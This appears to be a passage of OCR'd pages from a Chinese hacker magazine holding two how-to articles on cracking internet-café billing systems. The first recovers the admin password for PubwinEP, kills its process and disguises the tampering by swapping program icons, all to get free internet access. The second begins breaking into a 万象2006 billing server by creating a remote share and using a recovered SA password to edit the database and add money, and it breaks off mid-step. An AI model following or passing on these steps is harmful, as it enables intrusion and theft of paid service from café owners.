启动项里一些碍眼的软件也都去掉，如图4，图5。修改完后注销系统，使用一切正常，过了很长时电脑也没有重启，破解完成。

（本文所涉及到的syscheck和瑞星卡卡已收录到光盘中）



图3




图4





图5


图1

实验难易度：★★
文章知识点：查看自动登录的帐号和密码、结束指定进程、放宽上机限制、提取替换图标

叉子之破解PUBWINEP记

BaseNet

这几天学校附近的网吧又更新了，都换上了清一色的PubwinEP，在网上也看过很多关于破解该管理计费系统的文章，但真正能用的却没有几个，于是只好自己操起工具进行了一些尝试，在此写出来与大家分享！

一、网吧管理员密码需要这样找

首先运行风云NT自动登录器，它会自动把系统自动登录的帐户和密码查出来，如图1。然后我们就可以通过星号密码查看器来找出密码了，这种查找管理员和密码的方法非常简单，可以让我们丢弃以前的findpass、advanced password recovery等工具。

二、轻松结束PubwinEP进程

每当我们结束PubwinEP进程系统就会重新启动，并要求输入原来登录卡号和密码，这个进程其实可以用系统自带的NTSD命令进行结束，朋友给我的克星之王就是利用了这个原理。首先运行克星之王，程序会提示你选择服务种类，如图2。




图1

选择“网吧破解”，单击“确定”后就可以进入到如图3所示的界面，使用“第一式”就可以干掉PubwinEP的进程了。这时候系统会自动进行注销，然后输入第一步中找出的管理员帐户和密码就可以破解成功了，当我们上网到时间后，就可以实现免费上网了。电脑注销后，再次运行克星之王，然后选择第三个服务“超强功能”，进入到如图4所示的界面中单击“查询限制”，然后根据查询出来的限制有针对性的进行选择，就可以进一步突破限制。这个工具集合了多种功能，我认为是目前网络上最好的网吧破解工具，绝对是网吧一族必备利器！





图2


图4

三、进一步实现伪装

该步中，有一定的局限性，因为我这里的网吧安装有Flashget，所以我就自动把该程序的图标修改了，大家在使用的时候，可以根据自己的实际情况修改别的在系统托盘中的软件或者下载安装Flashget。




图3

首先我们要提取PubwinEP的图标，使用ICO提取器所获取的图标不完美，所以我向大家推荐卧龙ICO提取器。运行软件后单击“选择要提取图标的EXE文件”，选择C:\Program Files\Hintsoft\PubwinClient\PubwinClient.exe，单击“打开”，选择好图标保存的路径点击“确定”，我们的图标就提取出来了。

然后我们就需要修改Flashget的图标了，运行Resource Hacker，打开Flashget.exe，依次定位到Icon Group，将128、129、200的图标依次替换为上面提取好的图标文件，如图5。

以128为例，在128下的1033上点右键，选择“替换资源”，然后找到我们提取的PubwinEP的图标，选择替换就可以了。最后我们重新运行Flashget就可以实现图标的伪装了，如图6。好了，到这里大家就可以轻松的实现免费上网了。

（本文所涉及到的风云NT自动登陆器、克星之王、卧龙ICO图标提取器、PubwinEP图标和ResHacker收录到光盘中）




图6




图5

文章难易度：★★
文章闪光点：通过弱口令漏洞入侵计费数据库主机，连接SQL修改数据库加钱

用SQL来击垮万象2006

Kanone

我以前经常去的一家网吧被封了（唉，本来还可以在那里免费上网的，真是可惜），于是不得不转去了另一家网吧。这个网吧是从一个酒吧改过来的，所以环境还算不错！

办了张卡上机，我发现该网吧使用的管理软件竟然是万象2006，操作系统嘛自然是WinXP。我尝试使用以前的破解万象2004的那些方法，结果全都不适用于万象2006，看来只能靠自己了。我在百度上搜索了一番，针对万象2006的破解方法竟然一个也没有找到。没办法了，我只好先祭出菜鸟超级工具Recton2.5（我已经知道了电脑的帐号和密码，关于如何获取本机电脑的用户和密码，大家可以参考第8期杂志中的菜鸟学堂，在《黑客入门》一书中也曾经详细的介绍过如何获取本机的用户帐号和密码。另外，大多数网吧电脑的用户名和密码也都是一样的，因此很轻易获取）。但是网吧的计费服务器是哪个呢？我打开网上邻居，竟然找到了一台名为SQL的主机，可以初步判断这就是服务器了。

打开CMD，输入“ping sql”，就可以得知对方的IP地址了。接下来在Recton的“共享”选项中输入帐号和密码，右击“获取共享信息”便显示出其信息了。再右击“创建共享”，把C盘共享，就可以在网上邻居里浏览对方的C盘了（图1）。

我在对方的C盘里找啊找，终于在wx2006svr目录下找到了一个类似于连接数据库的东西“wxdb”（图2），运行后的界面如图3所示。发现默认使用的是sa用户，而密码以星号形式保保存在上边的，这好办，我使用星号密码查看器就轻松得到了密码123123。

本以为这样便可以连接上数据库来给自己加钱了，但点击“确定”后却什么都没发生，郁闷ing。既然已经知道了sa的密码，那为什么不能连接呢，难道是这个连接程序的问题？那就干脆下载一个连接器试试。在网上找了半天，终于找到了一个SQLExplorer。直接运行便弹出了登录界面（图4），在“数据服务器”栏填写服务器的IP地址；“连接配置”选择“SQL Server安全模式”，“用户”直接使用默认的sa就可以，密码栏填入刚才获得的123123，接着在下方的“数据库”

